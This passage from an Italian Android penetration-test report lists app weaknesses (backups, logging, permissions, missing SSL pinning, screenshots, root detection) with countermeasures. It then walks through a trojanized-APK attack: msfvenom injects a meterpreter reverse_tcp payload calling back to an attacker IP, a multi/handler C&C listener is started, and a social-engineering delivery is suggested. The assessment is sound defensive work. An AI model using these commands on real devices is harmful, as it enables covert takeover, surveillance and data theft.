- Reimpacchettare i nuovi dati
- Recuperare l'intestazione dal backup originale
- Anteporre l'intestazione ai nuovi dati
- Ripristinare il backup con i nuovi dati nel dispositivo (esso verrà accettato senza alcuna richiesta dato che verrà riconosciuto l'intestazione dell'applicazione originale)

### 3.2.2 Contromisure

Evitare questo tipo di attacco è molto semplice; se non è strettamente necessario dover effettuare backup dell'applicazione, è sufficiente settare l'opzione *android:allowBackup* a false e sarà il sistema operativo stesso a non permettere tale operazione.

### 3.3 ATTIVITÀ DI LOGGING

```

• Landroid/print/PrintManager;->print(Ljava/lang/String;Landroid/print/PrintDocumentAdapter;Landroid/print/PrintAttributes;)Landroid/print/PrintJob;
  (Landroid/support/v4/print/PrintHelper$PrintHelperApi19;-
  >printBitmap(Ljava/lang/String;Landroid/graphics/Bitmap;Landroid/support/v4/print/PrintHelper$OnPrintFinishCallback;JV)
• Landroid/print/PrintManager;->print(Ljava/lang/String;Landroid/print/PrintDocumentAdapter;Landroid/print/PrintAttributes;)Landroid/print/PrintJob;
  (Landroid/support/v4/print/PrintHelper$PrintHelperApi19;->printBitmap(Ljava/lang/String;Landroid/net/Uri;Landroid/support/v4/print/PrintHelper$OnPrintFinishCallback;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Error calling dispatchFinishTemporaryDetach
  (Landroid/view/View/ViewCompat$ViewCompatBaseImpl;->dispatchFinishTemporaryDetach(Landroid/view/View;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Error calling dispatchStartTemporaryDetach
  (Landroid/view/View/ViewCompat$ViewCompatBaseImpl;->dispatchStartTemporaryDetach(Landroid/view/View;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Exception while getting ActivityInfo
  (Landroid/support/v7/app/AppCompatActivityImplV14;->shouldRecreateOnNightModeChange()Z)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Failed to get last known location (Landroid/support/v7/app/TwilightManager;-
  >getLastKnownLocationForProvider(Ljava/lang/String;Landroid/location/Location;)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Exception while installing workaround OnScrollChangeListener
  (Landroid/support/v7/widget/AppCompatPopupWindow;->wrapOnScrollChangeListener(Landroid/widget/PopupWindow;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Could not invoke computeFitSystemWindows (Landroid/support/v7/widget/ViewUtils;-
  >computeFitSystemWindows(Landroid/view/View;Landroid/graphics/Rect;Landroid/graphics/Rect;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Could not invoke makeOptionalFitsSystemWindows
  (Landroid/support/v7/widget/ViewUtils;->makeOptionalFitsSystemWindows(Landroid/view/View;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Could not invoke makeOptionalFitsSystemWindows
  (Landroid/support/v7/widget/ViewUtils;->makeOptionalFitsSystemWindows(Landroid/view/View;JV)
• Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I (Landroid/support/v7/media/RegisteredMediaRouteProvider;->bind()V)
• Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Throwable;)I: Unable to access notification actions
  (Landroid/support/v4/app/NotificationCompatJellybean;->ensureActionReflectionReadyLocked()Z)

```

Figura 24: Alcune funzioni che loggano informazioni.

#### 3.3.1 Descrizione della vulnerabilità

Nell'applicazione sono presenti 454 chiamate a funzioni di log (figura 24). Alcune di queste potrebbero svelare informazioni riservate o utili all'attaccante.

Analizzando i log non sembra essere presente un rilascio di informazioni utili ma, data la quantità delle funzioni di log presenti, non è stato possibile controllarle tutte approfonditamente. Un attaccante con abbastanza tempo a disposizione potrebbe analizzare completamente i log generati ed ottenere informazioni interessanti.

#### 3.3.2 Contromisure

In questo caso, la pratica migliore è quella di cercare di loggare il minor numero di informazioni possibile; è quindi consigliabile controllare l'effettiva necessità di tutte le funzioni di log presenti rimuovendo eventualmente quelle non necessarie.

android.arch	mono.android.graphics.drawable	mono.android.support.v4.media.session
android.arch.core	mono.android.hardware	mono.android.support.v4.view.accessibility
android.runtime	mono.android.hardware.display	mono.android.support.v4.widget
android.support	mono.android.hardware.input	mono.android.support.v7
android.support.design	mono.android.inputmethodservice	mono.android.support.v7.graphics
android.support.v4	mono.android.location	mono.android.support.v7.media
android.support.v7	mono.android.media	mono.android.support.v7.widget
com.xamarin.forms.platform.android	mono.android.media.audiofx	mono.android.transition
com.xamarin.forms.viewgroup	mono.android.media.effect	mono.android.view.accessibility
com.xamarin.java_interop	mono.android.media.session	mono.android.view.animation
mono.android	mono.android.net.wifi.p2p	mono.android.view.textservice
mono.android.accessibilityservice	mono.android.preference	mono.android.webkit
mono.android.accounts	mono.android.renderscript	mono.android.widget
mono.android.animation	mono.android.runtime	mono.javax.xml.transform
mono.android.bluetooth	mono.android.speech	opentk.platform
mono.android.content	mono.android.support.design.widget	opentk_1_0.platform
mono.android.database.sqlite	mono.android.support.transition	xamarin.android
mono.android.gesture	mono.android.support.v4	
mono.android.graphics	mono.android.support.v4.content	

Figura 25: Librerie esterne utilizzate.

### 3.4 USO DI LIBRERIE ESTERNE

#### 3.4.1 Descrizione della vulnerabilità

All'interno dell'applicazione sono state rilevate un gran numero di librerie esterne (figura 25). Molti strumenti automatici importano automaticamente librerie che possono anche non essere mai utilizzate dallo sviluppatore. Al contrario, l'utilizzo di alcune librerie accelera il processo di sviluppo ma può portare a due tipi di effetti indesiderati:

- Una libreria può contenere una vulnerabilità che può rendere vulnerabile l'intera applicazione.
- Una libreria può utilizzare una licenza (ad esempio la LGPL3) che richiede al creatore dell'applicazione di fornire agli utilizzatori l'accesso al codice sorgente della stessa.

#### 3.4.2 Contromisure

Per i motivi esposti sopra, occorre sempre utilizzare il minor numero possibile di librerie esterne, controllando per ognuna la licenza e la presenza di vulnerabilità note.

### 3.5 PERMESSI PERICOLOSI

#### 3.5.1 Descrizione della vulnerabilità

Estraendo dal manifest i permessi richiesti dall'applicazione (figura 26) se ne notano alcuni il cui utilizzo può risultare molto pericoloso.



```

<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.FLASHLIGHT" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.SET_DEBUG_APP" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.CAPTURE_VIDEO_OUTPUT" />
<uses-permission android:name="android.permission.CAPTURE_SECURE_VIDEO_OUTPUT" />
<uses-permission android:name="android.permission.CAPTURE_AUDIO_OUTPUT" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.READ_USER_DICTIONARY" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />

```

Figura 26: Permessi richiesti dall'applicazione.

L'accoppiata *READ EXTERNAL STORAGE* e *WRITE EXTERNAL STORAGE* in particolare, permette all'applicazione l'accesso (in lettura e scrittura) alla memoria esterna del dispositivo. Tale memoria non è protetta dal sistema di isolamento di Android e qualunque file lì presente può essere letto/scritto da qualunque applicazione possessa il relativo permesso. Se un attaccante riuscisse a prendere possesso dell'applicazione, potrebbe dunque leggere e scrivere qualunque file, di qualunque applicazione, presente nella memoria esterna.

Da un'analisi dell'applicazione è stato rilevato anche che in realtà la memoria esterna non viene mai utilizzata e quindi la dichiarazione di tali permessi è completamente inutile se non pericolosa.

### 3.5.2 Contromisure

Come precedentemente detto, è fondamentale richiedere il minor numero di permessi possibili, solo quelli strettamente necessari al funzionamento dell'applicazione. Aggiungere permessi inutilizzati ha come unico risultato l'esposizione ad attacchi o utilizzi non previsti (anche illeciti) della stessa.

In questo caso occorre controllare l'effettivo utilizzo e la necessità di ogni singolo permesso richiesto, rimuovendo eventualmente quelli inutilizzati.

## 3.6 NO PINNING SSL

### 3.6.1 Descrizione della vulnerabilità

Il *pinning* di un certificato è l'associazione del server di backend con uno specifico certificato X.509 o una chiave pubblica. Una volta inserito tale certificato/chiave nell'applicazione tramite *hardcoding* o alla prima connessione, si può essere ragionevolmente sicuri che l'applicazione si connetta solamente al server conosciuto evitando possibili attacchi MITM<sup>1</sup>.

Il pinning del certificato alla prima connessione dell'applicazione con il server non protegge comunque la connessione se effettuata in un ambiente non controllato. L'attaccante potrebbe comunque intercettare la prima connessione, fornire il proprio certificato che a questo punto verrebbe riconosciuto come legittimo.

L'implementazione più sicura del pinning dei certificati sarebbe quella dell'*hardcoding* all'interno dell'applicazione ma questa soluzione crea problemi nel caso di modifiche successive del certificato (scadenza, revoca, ecc...). Per questo motivo, al posto del certificato, si tende ad effettuare il pinning della chiave pubblica del server che dovrebbe avere una durata più estesa.

### 3.6.2 Contromisure

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="owasp.com.app">
  <application android:networkSecurityConfig="@xml/network_security_config">
    ...
  </application>
</manifest>
```

Figura 27: Modifica al manifest.

Dall'analisi del codice sorgente dell'applicazione è emersa l'assenza di questo sistema di protezione. Android (dalla versione 7.0 in poi) fornisce il *Network Security Configuration*, un sistema che permette di impostare una connessione sicura senza modificare il codice sorgente. Le uniche modifiche da effettuare (dopo aver ottenuto un certificato) sono:

<sup>1</sup> Man In The Middle

- Aggiungere al manifest la dichiarazione di un file di configurazione di *network security* (figura 27).
- La creazione di un file di configurazione (figura 28) nel quale inserire un pool di chiavi ritenute affidabili per connettersi al server.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <domain-config>
    <!-- Use certificate pinning for OWASP website access including sub domains -->
    <domain includeSubdomains="true">owasp.org</domain>
    <pin-set expiration="2018/8/10">
      <!-- Hash of the public key (SubjectPublicKeyInfo of the X.509 certificate) of
      the Intermediate CA of the OWASP website server certificate -->
      <pin digest="SHA-256">YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=</pin>
      <!-- Hash of the public key (SubjectPublicKeyInfo of the X.509 certificate) of
      the Root CA of the OWASP website server certificate -->
      <pin digest="SHA-256">Vjs8r4z+80wjNcr1YKpWQboSIRi63WswXhIMN+ewys=</pin>
    </pin-set>
  </domain-config>
</network-security-config>
```

Figura 28: Modifica al manifest.

### 3.7 CONNESSIONI NON SICURE

#### 3.7.1 Descrizione della vulnerabilità

Le analisi statiche dell'applicazione hanno rilevato 540 possibili connessioni HTTP<sup>2</sup>. Le connessioni HTTP sono intrinsecamente insicure in quanto non cifrate in alcun modo. Il traffico in chiaro può quindi essere intercettato e compreso dall'attaccante senza particolari sforzi.

L'analisi manuale del codice ha trasformato questa rilevazione in un falso positivo dato che gli URL<sup>3</sup> rilevati sono semplicemente gli schemi dei vari file XML<sup>4</sup> (figura 29).

#### 3.7.2 Contromisure

In generale, occorre sempre utilizzare connessioni HTTPS<sup>5</sup> al posto delle connessioni HTTP, ma in questo caso non c'è bisogno di alcuna

<sup>2</sup> Hyper-Text Transfer Protocol

<sup>3</sup> Uniform Resource Locator

<sup>4</sup> Extensible Markup Language

<sup>5</sup> Hyper-Text Transfer Protocol Secure

Occurrence : 1	
File Path:	android\support\v4\content\res\TypedArrayUtils.java
Line	20. private static final String NAMESPACE = "http://schemas.android.com/apk/res/android";

Figura 29: XML schema.

contromisura in quanto non si tratta di vere connessioni.

### 3.8 POSSIBILE SCREENSHOT




Figura 30: Background screenshot.

#### 3.8.1 Descrizione della vulnerabilità

L'applicazione permette il salvataggio di screenshot. Tale pratica è spesso sconsigliata per due motivi:

- Un'applicazione malevola potrebbe effettuare screenshot quando sono presenti dati sensibili sullo schermo (elenco clienti, uten-

ti o transazioni) per ottenere informazioni altrimenti inaccessibili. Gli screenshot sono salvati nella memoria pubblica e possono essere recuperati da qualunque altra applicazione presente sul dispositivo.

- Ogni volta che l'applicazione viene messa in background, il sistema operativo effettua uno screenshot per riproporre l'ultima schermata al ritorno in foreground. Tale screenshot è visibile anche nell'elenco delle applicazioni in background (figura 30).

### 3.8.2 Contromisure

È consigliabile bloccare la possibilità di effettuare screenshot dell'applicazione se non strettamente necessario. Per raggiungere questo obiettivo è sufficiente utilizzare l'opzione *FLAG\_SECURE* nel metodo *onCreate()* dell'activity che si vuole proteggere (figura 31).

```
public class FlagSecureTestActivity extends Activity {
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,
                               WindowManager.LayoutParams.FLAG_SECURE);

        setContentView(R.layout.main);
    }
}
```

Figura 31: Esempio di blocco degli screen.

## 3.9 ACTIVITY ESPORTATA

### 3.9.1 Descrizione della vulnerabilità

L'applicazione esporta una activity. L'esportazione di una activity permette la sua invocazione da parte di un'altra applicazione o del sistema. Esportazioni non necessarie incrementano la superficie d'attacco a disposizione dell'attaccante. Fortunatamente l'unica activity esportata è quella necessaria per l'esecuzione dell'applicazione e quindi non rappresenta un problema da questo punto di vista.

### 3.9.2 *Contromisure*

Nessuna contromisura necessaria.

## 3.10 NON RILEVA EMULATORI/DEBUGGERS/ROOT

### 3.10.1 *Descrizione della vulnerabilità*

Al momento dell'installazione non viene controllato se l'ambiente in cui si eseguirà l'applicazione è sicuro. Eseguire in modalità particolari (ambienti di emulazione, ambienti di debug o dispositivi con permessi di root) un'applicazione che possiede informazioni sensibili, è sempre non sicuro. È quindi buona pratica effettuare dei controlli in merito.

Nel caso ci trovassimo in un ambiente anomalo, non dovremmo permettere l'installazione dell'applicazione o quantomeno avvertire l'utente del rischio che si corre.

### 3.10.2 *Contromisure*

Purtroppo non esiste una singola procedura per effettuare queste verifiche ma occorre implementare controlli multipli. Tra i più comuni troviamo i seguenti:

- Controllare la presenza di alcuni file o binari abitualmente presenti in ambienti con privilegi di root sbloccati (superuser.apk, daemonsu, su, ecc...).
- Controllare la presenza del comando *su* nel *PATH*.
- Controllare a runtime la presenza di processi attivi riconducibili ad ambienti non sicuri.
- Tramite il gestore pacchetti di Android, verificare la presenza di applicazioni che operano in ambienti non sicuri.
- Controllare la modalità di montaggio delle partizioni del sistema. Quando si sbloccano i privilegi di root, esse vengono montate in modalità lettura/scrittura mentre normalmente sono montate in sola lettura.
- Controllare di non essere su una ROM custom.

---

## APPLICAZIONE CONTRAFFATTA

---

### 4.1 INTRODUZIONE

In questa sezione verrà illustrato un possibile attacco, eseguito sull'applicazione testata, che permette di ottenere il controllo totale sul dispositivo vittima. Verrà infatti creata una versione dell'applicazione indistinguibile dall'originale, ma contenente un trojan che instaurerà una connessione remota con l'attaccante permettendogli così l'accesso al dispositivo. Di seguito, il procedimento per effettuare questo tipo di attacco.

### 4.2 ESECUZIONE

```
root@kali:~/pt/apk# adb shell pm list packages | grep T
package:T          d
root@kali:~/pt/apk# adb shell pm path T          d
package:/data/app/T          d-1/base.apk
root@kali:~/pt/apk# adb pull /data/app/T          d-1/base.apk
/data/app/T          d-1/base.apk: 1 file pulled. 0.6 MB/s (29229836 bytes in 50.382s)
root@kali:~/pt/apk# ls
totale 28M
drwxr-xr-x 2 root root 4,0K nov  6 09:40 .
drwxr-xr-x 3 root root 4,0K nov  6 09:39 ..
-rw-r--r-- 1 root root 28M nov  6 09:41 base.apk
root@kali:~/pt/apk#
```

Figura 32: Ottenimento apk.

L'unica cosa di cui si ha bisogno è l'apk originale. Esso può essere ottenuto in svariati modi. In questo caso è stato preso direttamente dal dispositivo della vittima tramite adb (figura 32).

Una volta ottenuto l'apk, utilizziamo *msfvenom*[8] per iniettare la backdoor. Il comando viene lanciato indicando come payload da iniettare una connessione *meterpreter/reverse-tcp* chiedendo di instaurare la connessione all'IP 10.10.50.50 (l'indirizzo remoto del computer dell'attaccante).

Come si può vedere nella figura 33, *msfvenom* riconosce automaticamente la piattaforma (Android) e l'architettura (Dalvik) ed esegue i seguenti passi:

- Crea una *signing key* ed un *keystore* che verranno utilizzati per firmare la nuova applicazione modificata.
- Decompila l'apk originale.
- Decompila l'apk del payload.
- Analizza il codice sorgente e localizza il punto nel quale iniettare il malware.
- Inietta il malware collegandolo alla activity principale.
- Aggiunge i permessi necessari a prendere il controllo del dispositivo.
- Effettua la build del nuovo apk.
- Allinea e firma il nuovo apk utilizzando le chiavi create in precedenza.



```

root@kali:~/pt/backdoor# msfvenom -x ../apk/base.apk -p android/meterpreter/reverse_tcp LHOST=10.10.50.50 -f raw -o backdoored.apk
Using APK template: ../apk/base.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package techapp.droid.pifwv
[*] Loading /tmp/d20191106-12111-1k4491h/original/smali/md5146f6bdb715599e366c9b557dc48e893/MainApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Rebuilding ../apk/base.apk with meterpreter injection as /tmp/d20191106-12111-1k4491h/output.apk
[*] Signing /tmp/d20191106-12111-1k4491h/output.apk
[*] Aligning /tmp/d20191106-12111-1k4491h/output.apk
Payload size: 29385828 bytes
Saved as: backdoored.apk
root@kali:~/pt/backdoor#

```

Figura 33: Creazione backdoor.

Dopo aver creato l'applicazione malevola, l'attaccante lancia un server C&C<sup>1</sup> tramite la piattaforma *metasploit* (figura 34) e si mette in attesa di ricevere connessioni sulla porta 4444. È possibile configurare l'exploit in modo che accetti connessioni dirette alla porta 4444

<sup>1</sup> Command And Control



da uno specifico IP (se conosciamo esattamente l'IP della vittima) o da qualunque IP (questa funzione si rivela molto utile in caso di IP dinamici).

```

root@kali:~/pt/backdoor# msfconsole -q
[-] ***
[-] * WARNING: No database support: could not connect to server: Connection refused
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?

[-] ***
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444

```

Figura 34: Server C&C.

Fino a questo punto non c'è stato bisogno di interagire con la vittima ed è stata creata tutta la struttura dell'attacco in maniera quasi automatica. L'intero processo non ha richiesto alcuna informazione oltre all'apk originale.

Adesso bisogna sfruttare la componente notoriamente più debole nell'ambito della cybersecurity: l'utente.

L'attaccante deve infatti convincere la vittima a scaricare ed installare l'applicazione contraffatta (supponendo che non abbia direttamente a disposizione il dispositivo, nel qual caso può provvedere direttamente all'installazione).

Il metodo migliore per ottenere questa collaborazione è sicuramente tramite operazioni di social-engineering. L'attaccante può ad esempio mandare una email alla vittima nella quale si richiede di aggiornare con la massima urgenza l'applicazione a causa di problemi di sicurezza. L'apk malevolo potrebbe essere spedito come allegato della mail insieme alle istruzioni su come installarlo. Un altro metodo potrebbe essere quello di fornire un link dal quale scaricare l'apk malevolo come si vede in figura 35a.

Come si può vedere, l'applicazione installata è indistinguibile dall'originale sia come grafica (figura 35c) che come utilizzo in quanto non sono state apportate modifiche alle funzionalità della stessa.




Figura 35: Operazioni lato vittima.

Nel momento in cui viene lanciata la prima volta, viene contattato il server C&C sulla porta 4444, viene creata la connessione, si apre una sessione *meterpreter* (figura 36) e l'attaccante ha accesso al dispositivo vittima. Adesso è possibile scaricare l'elenco dei contatti, dei messaggi, delle foto e video, registrare audio, effettuare screenshot, scattare foto e registrare video tramite la fotocamera. Una volta ottenuto l'accesso al dispositivo è anche possibile installare in autonomia altre applicazioni malevole utili all'attaccante per aumentare il proprio potere di controllo sul dispositivo. Tutte queste operazioni vengono eseguite in maniera perfettamente trasparente alla vittima che non ha modo di accorgersi di quello che sta succedendo.

È da notare il fatto che questa connessione sopravvive alla chiusura dell'applicazione e viene reinstaurata anche dopo un riavvio del dispositivo il quale risulta compromesso in maniera quasi irreversibile.

```
[*] Sending stage (73550 bytes) to 10.10.50.40
[*] Meterpreter session 2 opened (10.10.50.50:4444 -> 10.10.50.40:58760) at 2019-11-06 10:09:22 +0100

meterpreter >
meterpreter > getuid
Server username: u0_a93
meterpreter > sysinfo
Computer      : localhost
OS           : Android 5.1.1 - Linux 3.4.0-perf-gdffc258 (armv7l)
Meterpreter  : dalvik/android
```

Figura 36: Connessione col server C&amp;C.

#### 4.3 SOLUZIONE

Per quanto quella appena descritta non sia una vulnerabilità specifica dell'applicazione sotto analisi, è comunque importante rendere consapevole l'utente finale di questo rischio ed istruirlo a non installare mai applicazioni provenienti da sorgenti non sicure.

L'offuscamento del codice potrebbe rendere più difficile la decompilazione e la modifica dell'apk originale mitigando parzialmente questo tipo di problema ma la protezione totale è purtroppo impossibile da ottenere.



---

## OWASP MOBILE TOP 10 RISKS

---

Si riporta la lista "Mobile top 10 2016"[9] stilata da OWASP Foundation:

- **M1 - Improper Platform Usage;** This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system. There are several ways that mobile apps can experience this risk.
- **M2 - Insecure Data Storage;** This new category is a combination of M2 + M4 from Mobile Top Ten 2014. This covers insecure data storage and unintended data leakage.
- **M3 - Insecure Communication;** This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, etc.
- **M4 - Insecure Authentication;** This category captures notions of authenticating the end user or bad session management. This can include:
  - Failing to identify the user at all when that should be required
  - Failure to maintain the user's identity when it is required
  - Weaknesses in session management
- **M5 - Insufficient Cryptography;** The code applies cryptography to a sensitive information asset. However, the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3. Also, if the app fails to use cryptography at all when it should, that probably belongs in M2.

This category is for issues where cryptography was attempted, but it wasn't done correctly.

- **M6 - Insecure Authorization;** This is a category to capture any failures in authorization (e.g., authorization decisions in the client side, forced browsing, etc.). It is distinct from authentication issues (e.g., device enrolment, user identification, etc.). If the app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then that is an authentication failure not an authorization failure.
- **M7 - Client Code Quality;** This was the "Security Decisions Via Untrusted Inputs", one of our lesser-used categories. This would be the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This would capture things like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.
- **M8 - Code Tampering;** This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.
- **M9 - Reverse Engineering;** This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other nascent vulnerabilities in the application, as well as revealing information about back end servers, cryptographic constants and ciphers, and intellectual property.

- **M10 - Extraneous Functionality;** Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.

---

## BIBLIOGRAFIA

---

- [1] *MARA: Mobile Application Reverse engineering and Analysis Framework*. [https://github.com/xtiankisutsa/MARA\\_Framework](https://github.com/xtiankisutsa/MARA_Framework). (Cited on page 5.)
- [2] *OWASP: Open Web Application Security Project*. <https://www.owasp.org>. (Cited on page 5.)
- [3] *SUPER: Secure, Unified, Powerful and Extensible Rust Android Analyzer*. <https://superanalyzer.rocks/>. (Cited on page 7.)
- [4] *QARK: Quick Android Review Kit*. <https://github.com/linkedin/qark>. (Cited on page 9.)
- [5] *DROZER: User guide*. <https://labs.f-secure.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf>. (Cited on page 11.)
- [6] *SCROUNGER: a person who borrows from or lives off others*. <https://github.com/nettitude/scrounger>. (Cited on page 14.)
- [7] *OWASP Mobile top 10 - M9 Reverse Engineering*. [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M9-Reverse\\_Engineering](https://www.owasp.org/index.php/Mobile_Top_10_2016-M9-Reverse_Engineering). (Cited on page 18.)
- [8] *MSFVenom*. <https://github.com/rapid7/metasploit-framework/blob/master/msfvenom>. (Cited on page 29.)
- [9] *OWASP Mobile Top 10 2016*. [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-Top\\_10](https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10). (Cited on page 34.)

---

## ACRONIMI

---

<b>ADB</b>	Android Debug Bridge
<b>AAPT</b>	Android Asset Packaging Tool
<b>C&amp;C</b>	Command And Control
<b>HTTP</b>	Hyper-Text Transfer Protocol
<b>HTTPS</b>	Hyper-Text Transfer Protocol Secure
<b>IPC</b>	Inter-Process Communication
<b>MARA</b>	Mobile Application Reverse engineering and Analysis
<b>MITM</b>	Man In The Middle
<b>OWASP</b>	Open Web Application Security Project
<b>PT</b>	Penetration Testing
<b>QARK</b>	Quick Android Review Kit
<b>SUPER</b>	Secure, Unified, Powerful and Extensible Rust Android Analyzer
<b>URL</b>	Uniform Resource Locator
<b>XML</b>	Extensible Markup Language